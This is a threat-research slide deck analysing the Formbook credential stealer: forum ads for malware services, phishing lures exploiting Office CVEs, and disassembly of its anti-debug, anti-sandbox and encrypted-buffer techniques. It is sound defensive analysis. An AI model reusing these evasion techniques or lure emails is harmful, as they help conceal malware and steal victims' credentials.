

Blueliv.

# Selling Formbook

April 2019



# AGENDA

---

- \$whoarewe
- Catching up with cybercrime
- Understanding Formbook
  - Distribution and Campaigns
  - The malware
  - The panel
- Selling Formbook



# Introduction



# \$whoarewe

---



## Borja Rodríguez

- Labs team member
- Threat analysis and TA tracking
- [borja.rodriguez@blueliv.com](mailto:borja.rodriguez@blueliv.com)



## Victor Acin

- Labs team lead
- Threat analysis, reverse engineering
- [victor.acin@blueliv.com](mailto:victor.acin@blueliv.com)



# Catching up with cybercrime



# Catching up with cybercrime

---


“Cybercrime is a living entity, it adapts to countermeasures, and evolves with time.”

- Me, circa 2019, Barcelona.

- To understand cybercrime, we require a context as well:
  - Technology
  - Time
  - World events
  - etc



# Catching up with cybercrime





# Catching up with cybercrime

---

In malware-related cybercrime, there's a service that caters to each step of the kill-chain:





# Catching up with cybercrime

---

- » **MicaiAHX Hidden TeamViewer VNC-LIFETIME PLAN \$200 WORKS WITH ALL WINDOWS OS VERSIONS** ★ SPECIAL  
**micaiahx** [Pages: 1 2 3 4 ... 34 ]
- » **MicaiAHX BotShop - High Quality REAL ANDROID and PC CLIENTS %100 Unique Juicy Logs.** ★ AMAZING  
**micaiahx** [Pages: 1 2 3 4 ... 17 ]
- » **[50% OFF !] XHVNC - Hidden Virtual Computing | C++ |FULL HIDDEN CONTROL | STABLE |** ★ TOP DEAL  
**RCE** [Pages: 1 2 3 4 ... 22 ]
- » **HIGH QUALITY updates service [MIX, EU, US]**  
**kubuntu\_ru**
- » **{MENTORING & BOTNET SETUP } EVERYTHING Included | Mining Included |**  
**Blatngu®**
- » **Windows Installations | Uniqueness | Best Prices | Instant Delivery**  
**Pomona**



# Catch

---

- » [TuT] How to Create an Exploit Pack [100% Free] <---- Working exploit pack included  
[Pages: 1 2 3 4 ... 28 ]
- » [Development Thread] LiteHTTP  
[Zettabit](#) [Pages: 1 2 3 4 ... 41 ]
- » Hosts that spoof with corrections and updated edits  
[Pages: 1 2 3 4 ... 45 ]
- » [Tutorial] Build Your BotNet {WARBOT HTTP BotNet} Real Cpanel [Tutorial]  
[Pages: 1 2 3 4 ... 13 ]
- » [Tutorial] NTP scanning and filtering (UPDATED)  
[mans](#) [Pages: 1 2 3 4 ... 17 ]
- » [New] v3 HTTP Botnet Source Collection[FREE]  
[Clutch](#) [Pages: 1 2 3 4 ... 15 ]
- » Botnet Q&A.  
[Pages: 1 2 3 4 ... 55 ]
- » [TUTORIAL][FOR NEWBIES] How to setup HTTP BOTNET panel  
[Pages: 1 2 3 4 ... 7 ]
- » [DOWNLOAD] Gaudox HTTP Bot (1.1.0.1) | C++/ASM | Ring3 Rootkit | Vulnerability Fixed  
[△HOSTAH△](#) [Pages: 1 2 3 4 ... 9 ]



# Catching up with cybercrime

---

UPDATED! MEGA.nz Checker - Most Stable & powerful - unique Features! FULL CAPTURE ⏱ 5 months ago

Started by xHanoosh 14 →

[GPU/CPU][NATIVE] IXANITY SILENT MINER (XMR,ETN,ETC) NO DROPS / PROXY SUPPORT ⏱ 7 months ago

Started by ixanity 14 →

LEGACYAIM CS:GO | LEGIT-CHEAT| [VAC/MM/SMAC] | Feature Rich | 2 Cheat Versions | ⏱ 4 months ago

Started by LegacyAim 14 →

>>Robinhood Referral Service<< | GET FREE STOCKS! | CLOSING SALE! | VOUCHESED BY LEGENDARY | ⏱ 2 months ago

Started by Stonedd 13 →

[AUTOBUY] Giftcard Paradise | 75-90% OFF GIFT CARDS | 100+ Restaurants | HIGHLY VOUCHESED ⏱ 2 months ago

Started by brandon122 13 →

[Cryptolio.cc] The most powerful and fully automatic cryptocurrency trading bot out there! ⏱ 1 month ago

Started by dalton 13 →



# Understanding Formbook



# Understanding Formbook

---

## What is Formbook?

- Known for being one of the best information stealers available (+80 applications supported)
- Formgrabber, keylogger
- Credential stealer
  - Has support for multiple browsers and email clients.
- Sold on underground forums
- Subscription plans, the victims can be infected multiple times with different bins






# Understanding Formbook

---

To analyze cybercriminal activity, we must use every ounce of knowledge, and every breadcrumb the TA leaves behind, using every tool available:

- Reverse engineering
- Analyzing communications, panels
- Toolset
- etc



Attempt to showcase Formbook from every angle



# Understanding Formbook: Distribution and campaigns



# Understanding Formbook: Distribution and Campaigns

---

- Distribution through email campaigns
  - Attached RTF document
  - Affected countries: UK, US, CA, KR, FR
- CVE-2017-11882
  - Microsoft Office Memory Corruption Vulnerability
- CVE-2012-0158
  - Microsoft Windows Common Controls ActiveX Control Remote Code Execution Vulnerability



# Subjects:

---

ORDER CONFIRMATION - 20006374  
Pacam Order Reg-No -85521036/Drawings  
Purchase Inquiry For Chemicals and other Products  
PURCHASE ORDER-28213  
RE: FINAL DOCUMENTS/706328  
RE: Re: FINAL DOCUMENTS  
RE: Re: Payment  
RE:Designs For Quotation  
RE:Inquiry  
RE:New Designs For Quotation(Urgent)  
RE:New Supplier Inquiry  
RE:PO\_N133243  
RE:PURCHASE ORDER/623323  
Re:RE: Quotation : 2072/623323  
RE:Request For Quotation  
Re:VIMPEX COMPANY LIMITED - PURCHASE ORDER INQUIRY.  
RFQ\_AL-KONDA GROUP

# Senders:

---

Abdul Ahad <3\*\*\*\*\*1@07520.com>  
Abdul Ahad <a\*\*\*\*\*n3\*\*0@gmail.com>  
Amy <g\*\*\*\*\*k.b\*m@gmail.com>  
Beatrice <a\*\*\*a.c\*\*\*y@gmail.com>  
Brian Hartmann <9\*\*\*\*\*f@07520.com>  
Diane <g\*\*\*\*\*k.b\*m@gmail.com>  
Irfan <4\*\*\*\*\*8@07520.com>  
Irfan <e\*\*\*\*n8\*8@gmail.com>  
Nurafii <8\*\*\*\*\*4@07520.com>  
patel <g\*\*\*\*\*k.b\*m@gmail.com>  
Rohaizan Yatim <a\*\*\*\*\*n3\*\*0@gmail.com>  
Romain MAGNARD <e\*\*\*\*\*7@07520.com>  
Sahaj Esh <b\*\*\*\*\*3@07520.com>  
Sammy Chung <8\*\*\*\*\*4@07520.com>  
Sophie <a\*\*\*a.c\*\*\*y@gmail.com>  
Sophie <g\*\*\*\*\*k.b\*m@gmail.com>  
Sophie <s\*\*\*\*\*t.eu@gmail.com>  
Stephen Specter <a\*\*\*a.c\*\*\*y@gmail.com>  
Taemin Bang <9\*\*\*\*\*8@07520.com>  
Tony L. Rose <9\*\*\*\*\*2@07520.com>  
Vivian <g\*\*\*\*\*k.b\*m@gmail.com>



# Subjects:

Product orders	8
Quotation/inquiry	6
Documents	3

RE: FINAL DOCUMENTS/706328  
RE:Designs For Quotation  
RE:New Supplier Inquiry  
RE:PO\_N133243  
Re:RE: Quotation : 2072/623323  
RE:Request For Quotation  
RFQ\_AL-KONDA GROUP

# Senders/Campaigns:

Abdul Ahad <3\*\*\*\*\*1@07520.com>  
Brian Hartmann <9\*\*\*\*\*f@07520.com>  
Irfan <4\*\*\*\*\*8@07520.com>  
Nurafi <8\*\*\*\*\*4@07520.com>  
Romain MAGNARD <e\*\*\*\*\*7@07520.com>  
Sahaj Esh <b\*\*\*\*\*3@07520.com>  
Sammy Chung <8\*\*\*\*\*4@07520.com>  
Taemin Bang <9\*\*\*\*\*8@07520.com>  
Tony L. Rose <9\*\*\*\*\*2@07520.com>

Abdul Ahad <a\*\*\*\*\*n3\*\*0@gmail.com>  
Rohaizan Yatim <a\*\*\*\*\*n3\*\*0@gmail.com>

Amy <g\*\*\*\*\*k.b\*m@gmail.com>  
Diane <g\*\*\*\*\*k.b\*m@gmail.com>  
patel <g\*\*\*\*\*k.b\*m@gmail.com>  
Sophie <g\*\*\*\*\*k.b\*m@gmail.com>  
Vivian <g\*\*\*\*\*k.b\*m@gmail.com>

Beatrice <a\*\*\*a.c\*\*\*y@gmail.com>  
Sophie <a\*\*\*a.c\*\*\*y@gmail.com>  
Stephen Specter <a\*\*\*a.c\*\*\*y@gmail.com>

From: "Stephen Specter"  
<a\*\*\*a.c\*\*\*y@gmail.com>

---

Subject: RFQ\_AL-KONDA GROUP

Dear Sales.

Greeting.

Am Stephen Specter from AL-KONDA GROUP Trading Co., My business colleague informed me of your good quality product and services, Please i would like you to quote me the attached products with your best offer, as our firm is interested in your product and services urgently.

Kindly contact me urgently.

Regard

Stephen Specter / Manager.

AL-KONDA GROUP

1902 Paradise St., Escondido, CA 92026, United States

Phone: 1-760-807-8805

Website: [www.al-kondia.com](http://www.al-kondia.com)

From: "Amy"  
<g\*\*\*\*\*k.b\*m@gmail.com>

---

Subject: RE:Inquiry

Dear,

This is Amy from UNITRANS CONSOLIDATED CANADA INC in conjunction with HUNGPAT USA CO., LTD, We kindly request you to check the availability of attached products and quote us listed items for our market sales. Please Note that item # 1010 and # 432 is needed urgently and in large number,you will have to give us discount with your best prices.

tks and b.rgds

Amy

HUNGPAT USA CO., LTD

TEL: 905 676 8822

FAX: 905 676 0823

US & Canada Number: 1-888-999-1571

International Number: 1-408-299-0889





# Understanding Formbook: The malware



# Understanding Formbook: The malware

---

Formbook is sold unpacked, which means that in the wild it can be found with a multitude of packers made with different languages such as:

- VBScript
- .NET
- C/C++
- Delphi

File Name	C:\Users\User\Desktop\15c27cfe0fcf0.exe
File Type	Portable Executable 32
File Info	Microsoft Visual Basic v5.0

File Name	C:\Users\User\Desktop\1e4fa81a62e0.exe
File Type	Portable Executable 32 .NET Assembly
File Info	Microsoft Visual Studio .NET

File Name	C:\Users\User\Desktop\640c0b5636.exe
File Type	Portable Executable 32
File Info	Borland Delphi 4.0



# Understanding Formbook: The malware

---

## Advantages

- Harder to unpack automatically
- Results in very different samples

File Name	C:\Users\User\Desktop\15c27cfe0fcf0.exe
File Type	Portable Executable 32
File Info	Microsoft Visual Basic v5.0

File Name	C:\Users\User\Desktop\1e4fa81a62e0.exe
File Type	Portable Executable 32 .NET Assembly
File Info	Microsoft Visual Studio .NET

File Name	C:\Users\User\Desktop\640c0b5636.exe
File Type	Portable Executable 32
File Info	Borland Delphi 4.0

## Disadvantages

- Samples without packer can be found in the wild



# Understanding Formbook: The malware

---

Formbook has a lot of “anti” features:

- Anti-debuggers
- Anti-sandbox/VM
- Anti-analysis

\* Special mention for Rémi Jullian from Stormshield, who published a very detailed blogpost regarding FORMBOOK “anti” techniques:

<https://thisissecurity.stormshield.com/2018/03/29/in-depth-formbook-malware-analysis-obfuscation-and-process-injection/>




# Understanding Formbook: The malware

---

Anti-sandbox/VM techniques:

- Dynamic function calling
- Loading a copy of NTDLL
- Checking running processes
- Checking loaded DLLs
- Checking for known sandbox paths/usernames
- More not listed

# Understanding Formbook: The malware




## Dynamic function calling

- List of hashes encrypted in sample
- Each hash is  $\text{crc32}(\text{"functionName"})$




# Understanding Formbook: The malware



```
; NTSTATUS __stdcall NtQuerySystemInformation(status_struct  
NtQuerySystemInformation proc near  
  
main_struct= dword ptr  8  
SystemInformationClass= dword ptr  0Ch  
SystemInformation= dword ptr  10h  
SystemInformationLength= dword ptr  14h  
ReturnLength= dword ptr  18h  
  
push    ebp  
mov     ebp, esp  
mov     eax, [ebp+main_struct]  
mov     ecx, [eax+10h]  
push    esi  
push    15h  
push    0  
push    ecx  
lea     esi, [eax+0BECh]  
push    esi  
push    eax  
call    resolv_address  
mov     edx, [ebp+ReturnLength]  
mov     eax, [ebp+SystemInformationLength]  
mov     ecx, [ebp+SystemInformation]  
add    esp, 14h  
push    edx  
mov     edx, [ebp+SystemInformationClass]  
push    eax  
mov     eax, [esi]  
push    ecx  
push    edx  
call    eax  
; CallForNtQuerySystemInformation
```



# Understanding Formbook: The malware



```
>>> Crc32Bzip2FromString("NtQuerySystemInformation")
'0xb46802f8'


mov    eax, [ebp+arg_10]
push   edi
mov    edi, [esi+4]
xor    edi, [ebp+arg_8]
push   eax
push   esi
call   wrap_get_crc32_for_call
mov    ecx, [ebp+arg_C]
push   eax
push   ecx
push   0
lea    edx, [esi+1Ch]
push   edi
push   edx
call   get_call_ntdll_by_hash
add    esp, 1Ch
mov    [ebx], eax
pop    edi
```

EAX B46802F8 ↳  
EBI 0037ECD4 ↳ image 00360000:0037F9C4  
ECX 00000000 ↳  
EDX 000000B4 ↳  
ESI 0037EDD8 ↳ image 00360000:0037EDD8  
EDI 00A80000 ↳ .text:00A80000  
EBP 0037ECF4 ↳ image 00360000:0037ECF4  
ESP 0037ECE0 ↳ image 00360000:0037ECE0  
EIP 00A67534 ↳ resolv\_address+24  
EFL 00000216

Threads	Modules	
Decimal	Hex	State
1904	770	Ready



# Understanding Formbook: The malware



push eax  
call resolv\_address  
mov edx, [ebp+ReturnLength]  
mov eax, [ebp+SystemInformationLength]  
mov ecx, [ebp+SystemInformation]  
add esp, 14h  
push edx  
mov edx, [ebp+SystemInformationClass]  
push eax  
push eax  
push edx  
call eax ; CallForNtQuerySystemInformation

call get\_call\_ntdll\_by\_hash  
add esp, 10h  
mov [ebx], eax  
pop edi

loc\_FF7548:  
mov eax, 33h  
xor ecx, ecx  
lea edx, [esp+4]  
call large dword ptr fs:0C0h  
add esp, 4  
ret 10h

eax=debug078:007AFDC0



# Understanding Formbook: The malware

---

Interesting usage of  
NtQuerySystemInformation:

- Use of SystemProcessInformation to iterate over processes
- Used by PhaseBot (oldish PoS)

## SystemProcessInformation

Returns an array of **SYSTEM\_PROCESS\_INFORMATION** structures, one for each process running in the system.

These structures contain information about the resource usage of each process, including the number of threads and handles used by the process, the peak page-file usage, and the number of memory pages that the process has allocated.

## SystemProcessorPerformanceInformation

Returns an array of **SYSTEM\_PROCESSOR\_PERFORMANCE\_INFORMATION** structures, one for each processor installed in the system.



# Understanding Formbook: The malware

---

## Anti-debug techniques

- Formbook uses `NtQuerySystemInformation` and `NtQueryInformationProcess` to check if its being debugged by querying for “`SystemKernelDebuggerInformation`” and “`ProcessDebugPort`”

```
push 0          ; ReturnLength
push 2          ; SystemInformationLength
lea  edx, [ebp+SystemInformationLength]
push edx        ; SystemInformation
push SystemKernelDebuggerInformation ; SystemInformationClass
push esi        ; main_struct
call NtQuerySystemInformation ; NtQuerySystemInformation
```

```
push 0          ; ReturnLength
push 4          ; ProcessInformationLength
lea  ecx, [ebp+ProcessInformation]
push ecx        ; ProcessInformation
push ProcessDebugPort ; ProcessInformationClass
push edx        ; ProcessInformationClass
push esi        ; main_struct
call NtQueryInformationProcess ; NtQueryInformationProcess
```



# Understanding Formbook: The malware


---

## Anti-analysis techniques:

- Data encryption
  - Almost all relevant data is encrypted within the sample disguised as code
  - Two different encryption routines for different buffers
- “antis” check



# Understanding Formbook: The malware



```
push    14h          ; len
call   get_enc_buffer_1
add    eax, 2
push   eax          ; src
lea    edx, [ebp+var_30]
push   edx          ; dst
call   decode_block
```

```
get_enc_buffer_1 proc near
E8 00 00 00 00 00      call    $+5
58                      pop    |eax
C3                      retn
get_enc_buffer_1 endp
; -----
; CODE XREF: ; sub_FF5A00
; ----
55
8B EC                  push   ebp
                         mov    ebp, esp
enc_buffer_1:
44
C0 3D F6 58 EF C0 A4      inc    esp
03 3D 67 78 8A D1      sar    byte ptr ds:0C0EF58F6h, 0A4h
0B 25 9B 11 57 9B      add    edi, ds:0D18A7867h
0B 25 A9 34 CC 8F      or     esp, ds:9B57119Bh
0C 5B                  or     esp, ds:8FCC34A9h
C2 98 A6              or     al, 5Bh
                         retn  0A698h
```

# Understanding Function Preludes

## Decrypt Buffer

Call get buffer address

Get address of call into EAX

Check prelude

Get Encrypted Buffer

Decrypt encrypted buffer


```
decode_block proc near ; CODE XREF: sub_FE4D60+3B↑p  
; sub_FE4DE0+BD↑p ...  
  
var_C = dword ptr -0Ch  
var_8 = dword ptr -8  
var_4 = dword ptr -4  
dst = dword ptr 8  
src = dword ptr 0Ch  
len = dword ptr 10h  
  
push ebp  
mov ebp, esp  
mov eax, [ebp+src]  
sub esp, 0Ch  
push edi  
push eax  
call mov_eax_arg0  
mov edi, eax  
add esp, 4  
cmp byte ptr [edi], 55h ; check function prelude. The encrypted/encoded  
; blocks are disguised as opcodes, and they all  
; begin with a function prelude that is skipped  
; during the decoding  
  
jnz short loc_FF31B3 ; no prelude, leave  
cmp byte ptr [edi+1], 8Bh  
jnz short loc_FF31B3 ; no prelude, leave  
push ebx  
mov ebx, [ebp+dst]  
push esi  
xor esi, esi  
add edi, 3 ; push ebp, mov ebp, esp  
; 55 8B EC = 3 bytes  
  
mov [ebp+var_8], esi  
mov [ebp+var_4], esi  
cmp [ebp+len], esi  
jbe short loc_FF31AA
```



# Understanding Formbook: The malware


## Anti-analysis techniques:

- Data encryption
- “anti”-check
  - Function checks the result of all the “anti” checks
  - Bypassing it is not enough, the sample crashes





# Understanding Formbook: The malware



; Attributes: bp-based frame

wrap\_anticheck proc near

arg\_0 = dword ptr 8

push ebp  
mov ebp, esp  
push esi  
mov esi, [ebp+arg\_0]  
push esi  
call anticheck\_and\_more ; depending on the  
; result, exit  
add esp, 4  
test al, al  
jnz short loc\_FE77E7

pop esi  
pop ebp  
retn

loc\_FE77E7:  
push esi  
call sub\_FE76C0  
push 3Ch



# Understanding Formbook: The malware

---

Every check performed fills a status structure containing information necessary for the execution.

```
status_struct <0FFFFFFFh, offset off_1360000, 0, 0, 0, 0, 0, 0, 0, 0, \  
offset ntdll_LdrLoadDll, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0>
```

